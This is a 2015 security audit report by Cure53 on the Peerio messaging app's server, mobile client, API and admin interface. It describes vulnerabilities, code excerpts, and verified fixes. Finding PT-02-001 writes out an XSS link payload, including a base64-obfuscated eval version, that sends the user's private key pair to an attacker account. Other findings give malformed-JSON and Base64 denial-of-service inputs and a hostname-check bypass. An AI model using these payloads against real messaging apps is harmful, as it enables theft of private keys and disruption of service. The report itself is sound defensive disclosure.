

Pentest-Report Peerio 07 - 09.2015

Cure53, J. Horn, A. Inführ, F. Fäßler, Dr. J. Magazinius, Dipl.-Ing. A. Aranguren

Index

[Introduction](#)

[Scope](#)

[Identified Vulnerabilities](#)

[PT-02-001 Client: XSS via Escape from String in JavaScript Eval \(High\)](#)

[PT-02-002 Server: Server can modify user-visible participant list \(Low\)](#)

[PT-02-003 UI: Not showing usernames reduces security \(Low\)](#)

[PT-02-004 Client: iOS app data leakage via Background Screenshots \(Medium\)](#)

[PT-02-008 Client: Files are not encrypted on the client-side \(Medium\)](#)

[PT-02-009 Client: Messages not properly bound to original Message \(High\)](#)

[PT-02-010 Server: belongsToUser\(\) Function not working properly \(Medium\)](#)

[PT-03-001 Cooperating Participant and Server can create fake Receipts \(Low\)](#)

[PT-03-002 Denial of Service using invalid JSON Structures \(Medium\)](#)

[PT-03-004 PeerioServer.helpers.security.hostnameAllowed is bypassable \(Low\)](#)

[PT-03-005 Denial of Service using bad Base64 encoding \(Medium\)](#)

[PT-03-006 Denial of Service using bad JSON encoding \(Medium\)](#)

[Miscellaneous Issues](#)

[PT-02-005 Client: iOS App Data stored on Mobile Device in Clear-Text \(Low\)](#)

[PT-02-006 Client: Unsafe Method Usage and General iOS App Weaknesses \(Info\)](#)

[PT-02-007 Client: iOS logic bug might ignore SSL warnings for downloads \(Info\)](#)

[PT-02-011 Server: Arbitrary Emails disabled from receiving Peerio Invites \(Medium\)](#)

[PT-03-003 Restricted admin interface performs no host header validation \(Low\)](#)

[Conclusion](#)

Introduction

“Message contacts and share files simply and securely with Peerio. Live search brings your messages, files, and contacts on demand. Our worldwide cloud and mobile support let you work anywhere, while end-to-end encryption keeps your data safe everywhere.”

From Peerio Chrome Extension

The penetration tests and code audits against several parts of the Peerio software compound took an overall of 16 days, which were split into two rounds of testing thus far. The assessments engaged five testers of the Cure53 team who were tasked with coverage of different parts of the tested scope. This report describes the first two of the envisioned three to four different rounds of testing. In this regard it can only be seen as an interim document, which will however become a substantial component of the future

aggregated document reporting a full range of findings over time. As such the final documentation will appear when all stages of testing are complete.

During the first round of testing (for which the discovered issues are labeled with the ID *PT-02-00X* throughout this report), Peerio presented itself as definitely robust and standing strong against a large amount of threats. The code is not only clean and well-readable, but its proper organization means certain ease for an audit process. Cure53 was not able to discover a critical issue at that time, although the vulnerability described in [PT-02-001](#) should be noted as coming close to that classification. To specify further, the only aspect that kept the aforementioned issue from being classified with the highest possible ranking of criticality was a bug that prevented the exploit from working. Upon that bug being fixed, the exploit would have been successful and the issue would lead to a capacity of extracting and exfiltrating private key material. It is urgently recommended to strengthen the employed CSP rules¹ in order to ensure that narrowly escaping incidents like this cannot endanger the user security in the future.

The second round of testing resulted in an impression that supports the initial assessment of Peerio being secure, sturdy and developed with security in mind. The only vulnerabilities that were identified allowed an attacker to cause a persistent denial of service for other Peerio users. This was simply done by sending messages across the wire while making use of purposefully malformed JSON literals. As a result exceptions were thrown and the software stopped responding until the offensive messages were deleted. Among other issues reported in the second stage were some problems allowing for theoretical bypasses of IP whitelists. The issues could potentially lead to gaining access to administrative areas. None of the issues were considered critical, nor has an issue received a “High” mark, which constitutes an uncommon and praiseworthy result.

Note: All security issues identified and discussed in this document were addressed by the Peerio development team between September 2015 and December 2015. All deployed fixes were reviewed and verified by the Cure53 Team. The fix reviews were finished in December 2015.

Scope

- **Round One:**
 - Peerio Server
 - Peerio Mobile Client
- **Round Two:**
 - Peerio Client API
 - Peerio Admin Interface

¹ <https://developer.mozilla.org/en-US/docs/Web/Security/CSP>

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *PT-02-001*, *PT-03-001*) for the purpose of facilitating any future follow-up correspondence.

PT-02-001 Client: XSS via Escape from String in JavaScript Eval (*High*)

The code in the file *peerio-client-mobile/jsx/conversation.jsx* assigns JavaScript events to anchors in an unsafe manner. This appears to be done for the sake of allowing opening links in the browser. The code show below illustrates how this is achieved:

```
autolinker: new Autolinker({
  twitter: false,
  replaceFn: function (autolinker, match) {
    var tag = autolinker.getTagBuilder().build(match);
    tag.setAttr('onclick', "javascript:Peerio.NativeAPI.openInBrowser('" +
      match.getAnchorHref() + "') ;event.preventDefault()");
    tag.setAttr('href', '#');
    return tag;
  }
})
```

Autolinker allows single quotes in URL parameters, meaning that XSS is possible by means of sending a message containing a crafted link as shown below. Note that the victim has to click the link to activate the payload:

```
https://cure53.de/?asdf=',alert('
```

This could e.g. be exploited by sending a link containing this JS payload:

```
Peerio.Data.sendMessage(['attacker_username'], 'privkey', JSON.stringify(Peerio
.user.keyPair), [])
```

To permit the use of special characters and obfuscate the attack, the attacker can for instance dedicate his or efforts to base64-encoding the payload, then hiding it among “garbage”:

```
https://cure53.de/?
asdf=q0NwqwKJ8W0ODPvqnWY0Ru0TMBJxKH4BAMiDbBxs8D3wryZXnQ'+eval(atob('UGVlcmlvLkRh
dGEuc2VuZE5ld01lc3NhZ2UoWydhHRhY2t1c191c2VybmFtZSddLCdwcm12a2V5JyxKU090LnN0cm1u
Z2lmeShQZWVyaW8udXNlci5rZXlQYWlyKSxbXSk'))
+'nPxHoLg5PqgyW66RFnWG6UrpRcPN+q1p0042vbMLdqnl1eTgNTyVtdhlq3IgzAZuqwt+yxemchco
```

Interestingly this attack does not currently work because invoking `window.open()` as `Peerio.NativeAPI.openInBrowser()` causes an “Illegal Invocation” error. However, it

should work as soon as that element is fixed. It is recommended to replace the current code for adding an *onclick* event handler with something like this:

```
tag.onclick = function(event) {  
  Peerio.NativeAPI.openInBrowser(match.getAnchorHref());  
  event.preventDefault();  
}
```

Furthermore, it is recommended to remove the *unsafe-inline* and *unsafe-eval* CSP rules², at least for release builds (e.g. by removing them as part of the release build process). Without those insecure rules in place, the attack would not be feasible.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-02-002 Server: Server can modify user-visible participant list (*Low*)

When building the participant list to be shown in the UI (specifically in the file *conversation.jsx*), the client uses the property `conversation.participants`, which the server can control.

However, when messages are actually sent (specifically via the method `Peerio.data.sendMessage()`), the client uses the property `conversation.original.encrypted.participants`. This allows the server to hide conversation's participants from the user. While this is not a critical problem alone in itself, it becomes a pressing issue if the server is also somehow capable of modifying the list of participants.

It is recommended to either only use the participants' list from the decrypted original message or verify that the lists of participants are equal.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-02-003 UI: Not showing usernames reduces security (*Low*)

The mobile client does not display any usernames in the "Messages" view. While this may give the UI a cleaner look, it introduces a certain problem. Namely, it makes it possible for users with same (real) names to exist. This is due to both the server and the client enforcing only the uniqueness of usernames rather than the uniqueness of real names, as doing the latter would probably come with its own set of problems.

It is recommended to show the usernames of users both in the list of conversations and in the conversation view.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

² https://developer.mozilla.org/en-US/docs/Web/Security/CSP/CSP_policy_directives#Keywords

PT-02-004 Client: iOS app data leakage via Background Screenshots (*Medium*)

The generated iOS app fails to clear the automated screenshot that iOS will take when the application goes into the background. This can result in data leakage for situations where the user was viewing sensitive information prior to pressing the home button.




Fig.: Message leaked in a clear-text screenshot

Using the iOS emulator, the location of this screenshot will look similar to this:

```
/Users/sevena/Library/Developer/CoreSimulator/Devices/A7670E14-263D-43B3-B0D0-AD4C739DC2D9/data/Containers/Data/Application/057E3362-6683-47E7-A18A-BA7797F7319F/Library/Caches/Snapshots/com.peerio/com.peerio/UIApplicationAutomaticSnapshotDefault-Portrait@2x.png
```

This happens because the `applicationDidEnterBackground` delegate is not implemented in the generated `Classes/AppDelegate.m`. The solution is to present a splash screen prior to entering the background, so that no sensitive information is leaked in the screenshot. Using the Cordova platform, this can be accomplished as follows:

```
document.addEventListener("pause", yourCallbackFunction, false);
```

For more information, please see the Cordova Events reference.³

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

³ http://cordova.apache.org/docs/en/5.0.0/cordova_events_events.md.html#pause

PT-02-008 Client: Files are not encrypted on the client-side (Medium)

Although at the time of writing the file functionality was not fully implemented, there is enough evidence to suggest that downloaded files are not intended to be encrypted on the client-side. This would allow an attacker to gain access to all files saved by the Peerio apps locally. On the iOS app, the following directory was created:

```
/Users/sevena/Library/Developer/CoreSimulator/Devices/A7670E14-263D-43B3-B0D0-AD4C739DC2D9/data/Containers/Data/Application/057E3362-6683-47E7-A18A-BA7797F7319F/Library/NoCloud/cure_fiftyfour/decrypted
```

On the JavaScript code, this structure corresponds to the following snippet:

Affected File: *www/js/data.files.js*

Code:

```
/**
 * @returns {Promise} DirectoryEntry for decrypted files cache root folder
 */
Peerio.Data.getDecryptedRootDir = function () {
  return api.getRootDir()
    .then(api.getDirectory.bind(null, Peerio.user.username))
    .then(api.getDirectory.bind(null, 'decrypted'));
};
```

On the same source file, it is also observable that the files are decrypted as they are downloaded and subsequently remain decrypted on the filesystem:

Affected File: *www/js/data.files.js*

Code:

```
Peerio.Data.downloadFile = function (file) {
  if (file.downloadState) return;
  file.downloadState = {progress: 0, state: 'downloading...'};
  Peerio.Actions.filesUpdated();
  new Promise(function (resolve) {
    Peerio.file.downloadFile(file.id, file.header,
      reportDownloadProgress.bind(null, file), resolve);
  }).then(function (decryptedBlob) {
    ...
    return Peerio.Data.saveFile(file.localName, decryptedBlob)
  });
};
```

Where `Peerio.file.downloadFile` is defined as:

Affected File: *www/js/peerio/file.js*

```
/**
 * Download and decrypt a file.
 * @param {string} id
 * @param {object} header
 * @param {function} progressHandler
 * @param {function} callback - with decrypted blob.
 */
Peerio.file.downloadFile = function(id, header, progressHandler, callback) {
```

```
Peerio.network.downloadFile(id, function(data) {  
...  
    Peerio.crypto.decryptFile(  
        id,  
        this.response,  
        header,  
        function(decryptedBlob) {
```

While it is understandable that the file must be in a decrypted form in order to be opened from another mobile application, there are safer ways to handle this necessity. For instance, a more secure approach would be to keep the files in the encrypted form on the device, then selectively decrypt or “decrypt all”. This would be done at the user’s risk when the user requests to open the files with another app. Other countermeasures against an attacker with a device access could be to locally re-encrypt the decrypted files after a given time threshold and/or warn the user about files being unencrypted. Providing a button to re-encrypt decrypted files would constitute a further defense advantage.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-02-009 Client: Messages not properly bound to original Message (High)

There is no cryptographic binding between the messages in a conversation. This means that the server can replace the original message in a conversation with the one he or she crafted to modify the list of a conversation’s participants.

Replacing the first message in a conversation might alert the victims, but the messages in a conversation, including the original message, are ordered exclusively by the server-controlled timestamp. The server could add a new original message to a conversation (turning the old original message into a non-original one) and let the new original message appear between the other messages or, alternatively, at the end. When combined with [PT-02-002](#), this issue effectively lets the server add itself to a conversation, with the caveats that:

- A message from the server, with an arbitrary real-name, would appear in a server-chosen position between the other messages. In particular, the server could show each participant the real-name of another participant.
- The subject (visible in the list of all messages as well as in the conversation view) would be replaced with a server-chosen subject.

It is recommended to encrypt a “secret conversation ID” as part of the original message, then require all replies to the original message to include the same secret ID.

As a migration plan, clients could leave out the secret ID when replying to messages with an undefined secret ID and accept replies without secret ID to original messages without secret ID as valid. This would not protect old conversations from this attack but

would safeguard future conversations, in addition escaping the danger of a downgrade attack.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-02-010 Server: `belongsToUser()` Function not working properly (Medium)

The function `belongsToUser()` located in the file `file_info.js` checks if a certain user is allowed to access a specific file ID. It essentially retrieves all allowed file IDs for the user and verifies whether the specified ID belongs to the received list.

The check is, however, done incorrectly, because it tests if the return value is smaller than `-1`, but the utilized function `indexOf()` returns the value `-1` in case the specified ID is not part of the allowed list of IDs. This allows a user to access any file ID, just as long as no other checks are performed.

Affected File: `application/models/riak/file_info.js`

Code:

```
[...]
return this.getAllIdsForUser(username)
  .then(function (array) {
    _.each(fileIDs, function(fileID) {
      if (array.indexOf(fileID) < -1) {
        throw new PeerioServer.FilePermissionsError('user ' + username + '
          does not have permission to view ' + fileID)
      }
    })
  })
```

This affects all functions which rely on the `belongsToUser()` function e.g.:

Affected File: `application/controllers/files.js`

Code:

```
filesController.download = function (data, clientCallback, socket, username) {
  PeerioServer.models.fileInfo.belongsToUser(username, data.id)
  .then(function () {
    return PeerioServer.models.fileInfo.getUrl(data.id, username)
  })
  .then(function (url) {
    clientCallback({url: PeerioServer.helpers.file.buildFileUrl(url)})
  })
}
```

Normally a user is only able to create a download url for file IDs that are in his possession, but the check here fails and a download url is created.

Another example affects the following code:

Affected File: `application/controllers/files.js`

Code:

```
filesController.remove = function (data, clientCallback, socket, username) {
  [...]
}
```



```
PeerioServer.models.fileInfo.belongsToUser(username, id)
  .then(function () {
    return PeerioServer.models.fileInfo.removeFromUser(username, id)
  })
```

Affected File: *application/models/riak/file_info.js*

Code:

```
removeFromUser: function (username, id) {
  var that = this,
      fileInfoBody
  return that.get(id)
  .then(function (body) {
    fileInfoBody = body
    // update quota
    return PeerioServer.models.userQuota.save(username, -fileInfoBody.size)
  })
  .then(function () {
    return PeerioServer.models.fileHeadersMap.removeUser(id, username)
  })
  .then(function () {
    if (fileInfoBody.creator === username) {
      return PeerioServer.models.uploadedFileSet.removeItem(username, id)
    }
  })
}
```

A user is able to pass any file id to the *remove* function. The highlighted comparison in *removeFromUser* prevents a user from deleting any file but his quota will still be reduced by *userQuota.save*. An attacker can use this to reduce his quota to 0 and upload more and more files. The return value of *indexOf* should be checked against ≤ -1 . This would mean that all errors are correctly identified.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-03-001 Cooperating Participant and Server can create fake Receipts (*Low*)

The message receipts used by Peerio consist of a random message identifier (`message.receipt`) contained in the received message as well as a timestamp. Because they contain no information about the sender, they allow the attack scenario described below to succeed:

Alice sends a message to Bob and Mallory and she is interested in whether Bob is reading her messages. Mallory grabs the message identifier and sends a message back to Alice and Bob with the same message identifier - either in the same conversation or in a different one. The malicious server grabs the receipt Alice sends to Bob and sends it back to Alice as a receipt for the original message.

It is recommended to embed the identities of sender and recipient of the referenced message when creating a receipt.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-03-002 Denial of Service using invalid JSON Structures (*Medium*)

A malicious user can perform a DoS attack on another user by sending him a single message with `fileInfo.fileKey = {toString:1}`. When the recipient attempts to decode this Object using `decodeBase64()`, an implicit cast to string is performed. It calls `toString()` on the object, which is not a function and therefore causes an Error and means that the callback of `decryptBlob()` or `decryptFileName()` is never called.

The impact is that the message list does not load anymore, making it impossible to regain access to received messages without using developer tools.

It is recommended to fully verify the structure of all JSON objects directly after receiving them from the server or obtaining them by decrypting something.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-03-004 PeerioServer.helpers.security.hostnameAllowed is bypassable (*Low*)

The function `PeerioServer.helpers.security.hostnameAllowed()` is used to check whether the hostname used in the request is a legitimate hostname of Peerio. This prevents DNS rebinding attacks. However, the regular expression used to verify IP addresses is not anchored and signifies that hostnames like `10.1.1.1.cure53.de` are accepted.

The impact of this issue is reduced by the API being HTTPS-only and Cloudflare routing requests based on the hostname. It is recommended to anchor the regular expression with the delimiting characters “^” and “\$”.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-03-005 Denial of Service using bad Base64 encoding (*Medium*)

Similar to the issue described in [PT-03-002](#), a Denial of Service attack can be performed using bad Base64 encoding, e.g. by appending a “=” to the end of `header.decryptInfo[nonce]`.

This will make the expression `decodeB64(header.decryptInfo[i])` in `decryptHeader()` throw an uncaught `InvalidCharacterError`.

It is recommended to implement one of these defenses:

- Strictly verify the correctness of all Base64 strings contained in incoming / encrypted data directly after receiving / decrypting it - this is probably the easiest to get right since the verification would be performed more or less centrally and not deep inside the code that then has to propagate an error up;
- Ensure that all Base64 decoding calls have appropriate try / catch wrappers around them;

- Use a wrapper for Base64 decoding that returns null instead of throwing, then ensure that such a return value is always handled correctly.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-03-006 Denial of Service using bad JSON encoding (*Medium*)

Similar to the issue described in [PT-03-002](#), a Denial of Service attack can be performed by using bad JSON encoding (e.g. by prepending a closing curly brace to the JSON data) for the *actualDecryptInfo*, causing the `JSON.parse()` call in `decryptHeader()` to throw a *SyntaxError*. While most `JSON.parse()` invocations are protected with try/catch, this one was found not to be.

It is recommended to design and use a helper method that, with a single call, parses JSON data and thoroughly checks it against a schema. All errors should be reported to the caller in the same way, either with `throw` or with `return null`. This method should then be used whenever JSON blobs coming from the network have to be parsed.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

PT-02-005 Client: iOS App Data stored on Mobile Device in Clear-Text (*Low*)

During testing it was found that some data, such as first names and usernames, are stored in clear-text on the filesystem.

Example Location:

```
/Users/sevena/Library/Developer/CoreSimulator/Devices/A7670E14-263D-43B3-B0D0-AD4C739DC2D9/data/Containers/Data/Application/057E3362-6683-47E7-A18A-BA7797F7319F/Library/Caches/file__0/0000000000000001.db
```

The table “by_sequence” contains values similar to the following on the “json” column:

```
{"login": "cure_fiftyfour", "name": "Cure FFOUR"}
```

This is done by the following code:

Affected File: `www/js/compiled_jsx/login.js`

Code:

```
Peerio.Data.setLastLogin(Peerio.user.username, Peerio.user.firstName);
```

It is recommended to use the iOS KeyChain for greater end-user-data protection. Storing data in clear-text should be consistently avoided.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-02-006 Client: Unsafe Method Usage and General iOS App Weaknesses (*Info*)

When compiled with the use of the instructions provided, the iOS app is generated with some weaknesses. One of them is the employment of insecure C functions, which might lead to memory corruption vulnerabilities. The following insecure C functions were found in the final iOS binary: *malloc*, *free*, *memcpy*, *fprintf*

▼ Static Analyzer - Generic Issues	
Setting	Peerio
Dead Stores	Yes ↕
Improper Memory Management	Yes - \$(CLANG_ANALYZER_MALLOC) ↕
Misuse of Grand Central Dispatch	Yes ↕

Fig.: Static Analyzer: Improper memory management

▼ Static Analyzer - Issues - Security	
Setting	Peerio
Floating Point Value used as Loop Counter	No ↕
Misuse of Keychain Services API	Yes ↕
Unchecked Return Values	Yes ↕
Use of 'getpw', 'gets' (buffer overflow)	Yes ↕
Use of 'mktemp' or Predictable 'mktemps'	Yes ↕
Use of 'rand' Functions	No ↕
Use of 'strcpy' and 'strcat'	No ↕
Use of 'vfork'	Yes ↕

Fig.: Static Analyzer: Misuse of Keychain, usage of getpw, mktemp, vfork

The use of *malloc*, *free* and *memcpy* suggests that the app is implementing its own memory management instead of using ARC.⁴ The following command shows the use of *malloc* and *free* on the generated binary:

```
$ otool -I -v Peerio | egrep "(malloc$|free$|memcpy$)"

0x000a56d2 10629 _free
0x000a5726 10649 _malloc
0x000a574a 10655 _malloc_zone_free
0x000a5750 10656 _malloc_zone_malloc
0x000a5762 10659 _memcpy
0x000a57c8 10721 _regfree
0x000c9128 10629 _free
0x000c9160 10649 _malloc
0x000c9178 10655 _malloc_zone_free
```

⁴ <https://developer.apple.com/library/ios/documentation/Swift/.../AutomaticReferenceCounting.html>

```
0x000c917c 10656 _malloc_zone_malloc
0x000c9188 10659 _memcpy
0x000c91cc 10721 _regfree
```

Analogically, the command below depicts the use of the *fprintf* usage:

```
$ otool -I -v Peerio | egrep "(fprintf)"

0x000a56cc 10628 _fprintf
0x000c9124 10628 _fprintf
```

Although the binary makes use of the platform protections, namely ARC, ASLR and stack canaries, it is recommended to investigate whether the binary can avoid the usage of insecure C functions altogether. This would help reduce the attack surface and, hence, provide better user protection. If feasible, the following means of mitigation are suggested:

- Replace the usage of *malloc*, *free* and *memcpy* with ARC⁵.
- Review *fprintf* usage and guarantee that untrusted input is not supplied to it; if possible, consider using *snprintf*⁶ to provide some bound-check protection.
- Ultimately, reviewing the XCode static analyzer warnings can be extremely vital for improving the binary and providing superior protection

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-02-007 Client: iOS logic bug might ignore SSL warnings for downloads ([Info](#))

The generated iOS app implements a development artifact on the Cordova File Transfer. The specific plugin in question, called *trustAllHosts*, will ignore SSL certificate warnings when it is enabled. Nevertheless, there seems to be a bug on the implementation of the connection method, because the protocol method *continueWithoutCredential-ForAuthenticationChallenge*⁷ is used outside of the “if” block, thus executing when the value of *self.TrustAllHosts* evaluates to *false*:

Affected File: *Peerio/Plugins/org.apache.cordova.file-transfer/CDVFileTransfer.m*:

Code:

```
// for self signed certificates
- (void)connection:(NSURLConnection*) connection
willSendRequestForAuthenticationChallenge:
(NSURLAuthenticationChallenge*) challenge
{
    if ([challenge.protectionSpace.authenticationMethod
        isEqualToString:NSURLAuthenticationMethodServerTrust]) {
        if (self.trustAllHosts) {
```

⁵ <https://developer.apple.com/library/ios/documentation/Swift/C...age/ AutomaticReferenceCounting.html>

⁶ https://developer.apple.com/library/ios/documentation/...al/ManPages_iPhoneOS/man3/snprintf.3.html

⁷ <https://developer.apple.com/library/mac/documentation/Cocoa/...ntialForAuthenticationChallenge>:

```

        NSURLCredential* credential = [NSURLCredential
            credentialForTrust:challenge.protectionSpace.serverTrust];
        [challenge.sender useCredential:credential
            forAuthenticationChallenge:challenge];
    }
    [challenge.sender
        continueWithoutCredentialForAuthenticationChallenge:challenge];
    } else {
        [challenge.sender
            performDefaultHandlingForAuthenticationChallenge:challenge];
    }
}

```

Note that this issue could not have been subjected to a full verification in the compiled app as parts of the crucially necessary features had not been implemented thus far. It is presumed that this issue is in operation, but it needs to be cautiously noted as “unconfirmed”. If the issue actually occurs, the code should be changed in a way that the certificate check indeed equally happens for any downloaded files.

Note: After reporting the problem, a discussion was held and yielded that the affected code is not actually used by the Peerio application. Henceforth, this issue is not actionable and was closed as *wontfix*.

PT-02-011 Server: Arbitrary Mails disabled from receiving Peerio Invites (*Medium*)

The Peerio app allows invited users to opt-out from receiving any new invites. This is achieved by hashing the user’s email address and passing this hash as a parameter via URL. However, this hashing does not involve any secret value, so an attacker can craft an opt-out URL for any arbitrary email address, thereby blocking this address for all invites. Still, the opted-out email address can register, so the impact is drastically reduced at the end.

Affected File: *application/controllers/contact.js*

Code:

```

var invite = function (addressObject) {
    return
PeerioServer.models.invitation.addAndCheckSendingPermissions(addressObject.value
,
    username)
.then(function (sendingPermitted) {
    if (sendingPermitted) { // returns false if that address is blocked for
        whatever reason
        if (addressObject.type === 'email') {
            PeerioServer.jobs.create('invitationEmail', {
                email: addressObject.value,
                username: username
            })
        }
    }
}

```

Affected File: *background/app.js:*

Code:

```
PeerioServer.jobs.process('invitationEmail', 10, function(job, done) {
  work('emailInviter', job.data, done)
})
```

Affected File: *application/workers/emailInviter.js*

Code:

```
return function(data) {
  var userMap
  return PeerioServer.models.user.get(data.username)
  .then(function(b) {
    userMap = b
    return PeerioServer.models.hash.invitationUnsubscribeToken(data.email)
  })
  .then(function(token) {
    var unsubscribe =
```

Affected File: *application/models/other/hash/invitation_unsubscribe_token.js*

Code:

```
return function(addressString) {
  return Q.fcall(function() {
    return PeerioServer.blake2Hash(PeerioServer, Q, _)(addressString +
'_nomoreinvitespls')
  })
}
```

To mitigate this issue it is recommended to define a configuration key or seed value, which is appended to every email before hashing it and instead of a static string. This makes sure that the appended string is different for every deployed server and only the server owner can know it.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

PT-03-003 Restricted admin interface performs no host header validation (*Low*)

The admin interface restricts access using the IP address of the client. However, there is no host header check in the *admin/app.js*, allowing DNS rebinding attacks to be carried out against clients in the authorized network.

This attack might be mitigated by the admin interface being HTTPS-only (causing a certificate warning) or a reverse proxy that checks hostnames in front of the admin interface (e.g. Cloudflare).

It is recommended to check the host header against a fixed whitelisted hostname.

Note: This issue was fixed by the Peerio team, the fix was verified by Cure53.

Conclusion

This report describes the first two rounds of tests dedicated to Peerio. Keep in mind that subsequent tests are planned and are yet to be conducted. The scope of the first assignment encompassed the Peerio server software as well as Peerio mobile clients. The second round of testing focused on the Peerio Client API as well as a rudimentary admin tool accessible via VPN / whitelisted IPs. Later tests are expected to cover the desktop clients and, ultimately, examine the network setup adopted by the Peerio infrastructure.

Let us briefly sum up the main conclusions for both rounds of testing. The main finding to take away from the first round of testing is an overall strong and secure impression that the application makes. With the exception of some smaller glitches Peerio presents itself as prepared to handle and deter a large and diverse array of possible attacks. It is solely the issue [PT-02-001](#) described above that could have had a devastating potential. As stated above the crisis was accidentally prevented by the fact that the issue has been blocked from working by another bug. All issues mentioned in this report have already been reported to the team during the test period and the Peerio Github tracker facilitated communication. At the time of writing several of the described issues have been discussed and fixed already, while others have been identified as non-actionable and were closed.

The second round of testing strongly supports the impression left by round one. Aside from several minor and low-priority issues, the application presented itself as robust and secure. The fact that an actual attack surface is very small must be underscored. All in all neither cryptographic flaws were identified nor severe application security problems were spotted. Lastly, in December 2015, the fixes of all reported issues were completed by the Peerio development team and afterwards verified by the Cure53 team.

Cure53 would like to thank Florencia Herra-Vega and the entire Peerio Team for their excellent project coordination, support and assistance, both before and during this assignment. We would like to further express our gratitude to the Open Technology Fund in Washington D.C., USA, for generously funding this and other penetration test projects and enabling us to publish the results.